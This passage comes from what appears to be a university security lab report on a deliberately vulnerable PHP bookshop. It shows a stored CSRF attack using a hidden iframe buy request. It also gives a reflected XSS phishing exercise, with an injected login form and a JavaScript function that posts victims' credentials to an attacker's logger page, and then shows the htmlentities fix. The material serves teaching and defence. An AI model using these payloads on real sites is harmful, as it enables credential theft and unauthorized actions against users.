If a user logs in and clicks on the attacker’s book, maybe just to see its details, the injected HTML tag performs a “buy” request for that book as it was made by the user, since the note field is not interpreted as a string but, instead, as an HTML tag.

So, the iframe is loaded in the victim’s browser and the action embedded in it are performed (Figure 12).



```
<li class="riga_dispari">ISBN:</li>
<li class="riga_pari">Pages: 750</li>
<li class="riga_dispari">Category: informatica</li>
<li class="riga_pari"></li>
<li class="riga_dispari">Added : 0000-00-00 00:00:00</li>
<li class="riga_pari">
  Notes:
  <iframe src="index.php?page=user&cmd=buy&seller_usr=attacker&id_book=7" height="1" width="1"></iframe>
</li>
</ul>
<button id="acquista_libro">Buy</button>
```

Figure 12: Hidden iframe

Technically, the iframe tag loads another document in the current page with source

```
http://localhost/index.php?
page=user&
cmd=buy&
seller_usr=attacker&
id_book=[book_id].
```

This is a GET request with parameters:


- `page=user` (the page to be loaded)
- `cmd=buy` (the command to be executed)
- `seller_usr=attacker` (the book's seller)
- `id_book=[book_id]` (the book to be bought)

Stored attacks are nasty since they taint a database and do not need a user to click on a suspicious link. Moreover, they are automatically triggered each time they are used to build a page.
Stored attacks can be used to taint a trusted website and, for example, inject iframes pointing to exploit kits, like BleedingLife or Crimepack, making this type of attack very dangerous.

Exercise 3: Reflected phishing attack

Theory of the phishing attack

Phishing is a type of attack carried out by cybercriminals in order to steal user's sensitive information, that is everything that an attacker might consider as an economic good. Typical data include financial information or generic personal credentials.
This attack exploits social engineering methodologies in order to fool the user about the authenticity of a specific web page that is, instead, crafted by the attacker in a way such that the user is brought to trust it. The common way to carry out a phishing attack is through emails or social networks. Recipients may be fooled in opening the link and entering their credentials, as they do while using the genuine version of the website but, instead, credentials are sent to the attacker. This attack differs from malware or virus-based threats, that affect "technology" to infect the user and then steal valuable information; this means that they exploit software or hardware vulnerabilities in order to be performed, but they typically do not try to acquire the trust of the user in order to be performed. Phishing, instead, targets the user, which is fooled by the attacker firstly through an attack vector, that can be an email or another kind of message, secondly through a web page that mimics (claims to be) the authentic one. This last step allows the attacker to redirect to another domain the information that the user inserts.



However, in order to perform a credible attack, counterfeit web pages or emails might not be enough effective to make users believe in the message content. A way to carry out a convincing attack is to exploit also vulnerabilities that lie on the "technology" side, as referred before.
We intend to exploit XSS in order to perform a credible phishing attack, basing on some content proposed during the first exercise to prepare the topic of this final one.

Phishing and social engineering: how to construct a phishing attack

Creating a working replica of a website is not actually so hard. In fact, there exist some automatic tools (available on the black market for few thousands dollar) that do all the coding job for the attacker. This coding part includes the modification of some websites components, *e.g.* redirect requests (send actions) to the attacker instead of the legitimate server.

Some phishing attacks are carried on in a poor effective way (translation and grammar errors inside text, strange URL…) but others can be very tricky. For example, some phishing attacks exploit browser vulnerabilities in order to change the address displayed in the address bar such that the user sees the name of the legitimate website version (mybank.it) instead of a suspicious string, often very long and complex.

The problem is still there: how to convince the victim to open the link and send his credentials?

Social engineering is the study of human behavior which aims to identify the techniques that attack people weaknesses in order to exploit them to persuade a victim in performing an action, pushed by the attacker.

Studies on human psychology show that humans are persuaded in doing actions when:

- They recognize that the problem affects them
    - **Problem recognition**
- They are involved in the situation and if they do not react they will suffer the consequences of the exposed problem
    - **Active involvement**
- They feel that solutions for the problem are limited, in possibilities and in time
    - **Constraint recognition**

Attackers take into account those three elements to construct convincing phishing messages and exploit the **peripheral route** of victims' decision making process to trick them in performing some actions. Some of the tricks used by attackers are related with commitment (*e.g.* victim feels obligated to answer because there is a law or a contract that must be respected), trust, authority, fear (*e.g.* your bank asks to change your password for security problems) and so on. Those tricks can be mixed together to enforce credibility.

However, we do not go in deep with social engineering since it is out of topic with respect to this practical laboratory experience.

Attack description

In this section we describe the goal of the attack, which is double:

- Make all lab participants familiar with an advanced phishing attack that uses different and non-trivial methodologies (JavaScript and HTML) in order to be performed;
- Describe where the vulnerability lies and how to fix it.

This exercise involves all the methodologies that have been used in the previous examples, so it is intended to be an advanced task.
Technically, we are performing a reflected XSS attack, in which the attacker provides to victims a malicious link containing a modified search query (as we saw in the first exercise) without anything stored in the web page database.
Since, as we have previously seen, the input we give to the search form is not validated, an attacker can inject into it any kind of HTML string and JavaScript code. The resulting GET request contains the injected code inside its URL, so the malicious request is executed in the browser of any user that accesses it.



ATTACKER_SITE/LOGGER.PHP
THE ATTACKER CODE SENDS THE CREDENTIALS TO ANOTHER DOMAIN
5.
STORES THE CREDENTIAL INTO THE ATTACKER DATABASE
6.
VULNERABLE SITE
1.
7.
MALICIOUS CODE
RETRIEVES THE USERNAME AND PASSWORD
ATTACKER
THE SITE EXECUTES THE CODE WHICH APPEARS IN THE URL WWW.SITE.IT/SEARCH=MALICIOUS_CODE
2.
4.
VISITS THE SITE WITH THE MALICIOUS LINK
VICTIM
3.
SENDS TO THE VICTIM THE LINK WWW.SITE.IT/SEARCH=MALICIOUS CODE

Figure 13: Phishing attack steps

Attacker preparatory phase


We assume that the attacker has discovered that the Book-Shop website is vulnerable to XSS. Now, the idea is to craft a login form in HTML to steal the victim's credentials and redirect these data to the attacker. The form is injected into the search field whose URL, once sent to the victim, displays also the malicious form.
To stole the credentials inserted, the attacker prepares:

- a **database,** on a remote host, controlled by himself. In our case, in order to meet the laboratory constraint, the database is hosted on localhost and it is called *attacker*. Into that database there is a table named *stolen_credentials* in which all the collected credentials are stored.
- a web domain controlled by the attacker. In our case it is a **PHP page** hosted on localhost, called *logger.php*, that sends to the database both username and password data.

Actions performed by the attacker and the victim are summarized in Figure 13 and can be described as follows:

The attacker:

- Creates a login form as in Figure 14 to be inserted in the search field, located at the top of the page. Then the form is displayed as the result of the search page;



Search result for

Insert your username and password
User:

Password:

Login

•••

Figure 14: Login form

- Creates a JavaScript code that is triggered when the “Submit” button is clicked The code does three things:
  1. collects username and password that the victim inserts in the form;
  2. sends the information to another domain, that stores these data into a database owned by the attacker;
  3. makes the login for the user inside the trusted website with the inserted credential, so that the user does not notice he has been attacked.

The victim:

- Accesses the website through the URL that contains the HTML form and the JavaScript code;
- Fills the fields “username” and “password” and presses the submit button;
- The victim at this point gets logged in as he expects, so he is not able to notice any difference between the attack and the usual login.

Performing the attack

Lab participants are supposed to play both roles. Firstly, we describe the HTML and JavaScript code used by the attacker.

HTML code

The HTML form is created using the following code:

```
<form action="./index.php?page=login" method= "post" onsubmit="stealCredentials(this)">
        Insert your username and password to see the results <br>
        User:<br>
        <input type="text" name="username"><br>
        Password:<br>
        <input type="password" name="pass"><br><br>
        <input type="submit" value="Login" >
</form>
```

The form is composed by two fields (username and password) and a submit button. Credentials are sent through a POST request to the appropriate PHP page that handles the login requests, which is `./index.php?page=login`. The `onSub-mit` field contains a JavaScript function, `stealCredentials`, to whom it is passed the reference to the form through the `(this)` parameter. The structure of the JavaScript code is described in the next paragraph. Since we are posting credentials to the site, the victim is logged, and does not notice that execution of the JavaScript function.

JavaScript function

The JavaScript function `stealCredentials` uses an `XMLHTTPRequest` method that provides dynamic content in web pages. It is used to send POST or GET requests to another page which replies with the requested content, allowing the website to dynamically fetch information without re-loading the page.

The function is structured as follows:

```
<script>
       function stealCredentials(form)
       {
1.            var user = form["username"].value;
2.            var password = form["pass"].value;
3.            var logger = "http://localhost/logger.php";
4.            var request = new XMLHttpRequest();
5.            request.open('POST', logger, true);
6.            request.setRequestHeader("Content-type",
              "application/x-www-form-urlencoded");
7.            request.send("username="+user +"&pass="+password);};
</script>
```

- Lines 1. and 2. access the username and password fields and save them in the respective variables.
- Line 3. represents the address of the PHP page that belongs to the attacker which in this case is located, for simplicity, at the same localhost domain.
- Line 4. creates a new XMLHttpRequest object, which sets the destination page (line 5.) using an asynchronous request (third parameter is set to true) so that it does not wait the response of the destination page, which in fact is not supposed to reply with any content.
- At line 6. the headers of the POST request are formatted as a form, and then the request is completed attaching to it the user's credentials, as written in line 7.

Once both the JavaScript and the HTML code are typed into to search bar, the website brings the user (not yet logged) to the URL:


`localhost/index.php?user=ospite&cmd=search&cerca=CODE`,

where CODE represents the strings inserted in the search field assigned to the 'cerca' parameter.
Supposing that an attacker is able to send this link to the victim through an attack vector (email ecc.) and trick him to open the malicious URL (exploiting social engineering and convincing techniques), it is possible for him to use the reflected XSS technique to fool a user to log into the *genuine* website but with the injected code inside it.

After having inserted the attacker code into the search field, lab participants have to fill the login boxes in the malicious page with their credentials as *victim.* Once they send this information they get normally logged, but both username and password are sent by the script to the *logger.php* page, which simply save these data into the attacker's database.

Result on database

Once the attack has been performed, it is possible to see where the user credentials have been saved into the attacker database. Using PhpMyAdmin interface, and accessing to the 'attacker' database on the left side, as shown in Figure 15, the table *stolen_credentials* is filled with another row containing the credentials that victims inserted in the form. This step concludes the phishing attack.



Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and D

Showing rows 0 - 0 (1 total, Query took 0.0002 seconds.)


```
SELECT * FROM `stolen_credentials`
```

username	password
dude	smartDude

Figure 15: Result on DB

Fixing the vulnerability


Now we show where the vulnerability we just exploited lies inside the website code. In the desktop of the virtual machine there is the reference to the folder in which there is the content of the PHP pages that handle requests and display results. The vulnerable code is located in contentSearch.php file. Using an editor (gedit), we can explore the code and make modifications. At the top of the file there is the echo function that prints the content of the $_REQUEST associative vector for the parameter "cerca".
This vector contains all the GET and POST requests. It also saves the malicious code, and since the input is not sanitized the echo function prints its content in the page as it is, and if HTML characters are found they are interpreted as code and displayed.



```
<div class="content">
    <h2 id="titolo_risRicerca">Search result for <?php echo $_REQUEST['cerca'] ?>.
    <table class="searchTable">
    <tr class="titoli_tabella">
        <td>Title</td>
        <td>Author</td>
        <td>Conditions</td>
        <td>Price</td>
        <td>Year</td>
        <td>Description</td>
     </tr>
    <?php
```

Figure 16: htmlentities function

Using, instead, the `htmlentities` function, as shown in Figure 16, all characters that have an HTML correspondence (such as: “”<>/&) are encoded with the respective HTML entities, that are represented as plain characters, instead of HTML code.
Figure 17 shows how the search page looks like when the vulnerability has been fixed.



Search result for <script>alert("Now is fixed");</script>...

Title	Author	Conditions	Price	Year	Description

Figure 17: Fixed search

Conclusions

In this report we have analyzed two of the most frequent web-based attacks: XSS and CSRF. We have also seen a particular case of XSS application, that is phishing. In the last years these types of vulnerability, as reported by NVD, have seen an increase in both discovery and exploitation. As we can see from Figure 18 and Figure 19 [Source NVD (May 2016)] both the total number of matches, both the percentage of usage of these vulnerabilities have increased (note that the bars representing 2016 are just partial since the analysis has been done on May).
This type of attack is a threat both to privacy and integrity of the user data, since an attack can lead to information leakage, phishing attack, execution of unwanted commands or even malware installation on the user machine.




Figure 18: Total matches by year




Figure 19: Percent matches by year

Also, very often, this kind of attack is completely transparent to the user attacked and even to the website administrator. Reflected attacks need the user "collaboration" to be effective, so in order to exploit them attackers often use social engineering in order to be successful.

Now most browsers implement a **reflected Cross-Site Scripting protection** which blocks scripts execution if it detects tags in the input that are then given as output by the server.

On the other end stored attacks does not need the user intervention to be triggered and an attacker can inject every kind of HTML tag or JavaScript code inside them. Also, everybody visiting the compromised website is a potential victim, since the code is retrieved from the database and not from a forged link. In the case of stored attacks there is not a viable defense on victim side, since browsers cannot detect input/output patterns and even the user's competency cannot help since there is no social engineering or user intervention involved in triggering the attack.

In conclusion the only effective viable defense to this attack is the user's and database's input sanitization which can prevent both reflected and stored XSS/CSRF attacks.

We hope you enjoyed this laboratory activity as much as we did preparing it.

References

Books and articles

XSS, CSRF:

- “Security Engineering: A Guide to Building Dependable Distributed Systems” Chapter 23.3, 2nd Edition Ross Anderson (Ed. Wiley).
- Symantec Internet Security Threat Report: Trends for July–December 07, Dean Turner Et. al. Volume XIII, Published April 2008
- Using XSS to bypass CSRF protection, PDF version at:

  https://dl.packetstormsecurity.net/papers/attack/Using_XSS_to_bypass_CSRF_protection.pdf

Attacks implementation and impact on the web:

- WhiteHat Website Security Statistics Report of 2015, PDF version at:

  https://info.whitehatsec.com/rs/whitehatsecurity/images/2015-Stats-Report.pdf

Social engineering

- Social Engineering Fundamentals, by Sarah Granger, available at:

  http://www.symantec.com articles section

Websites

Same origin policy:

- https://www.w3.org/Security/wiki/Same_Origin_Policy

XSS, CSRF

- http://cwe.mitre.org/

Attack statistics:

- https://nvd.nist.gov

Prevention

- http://www.techyfreaks.com/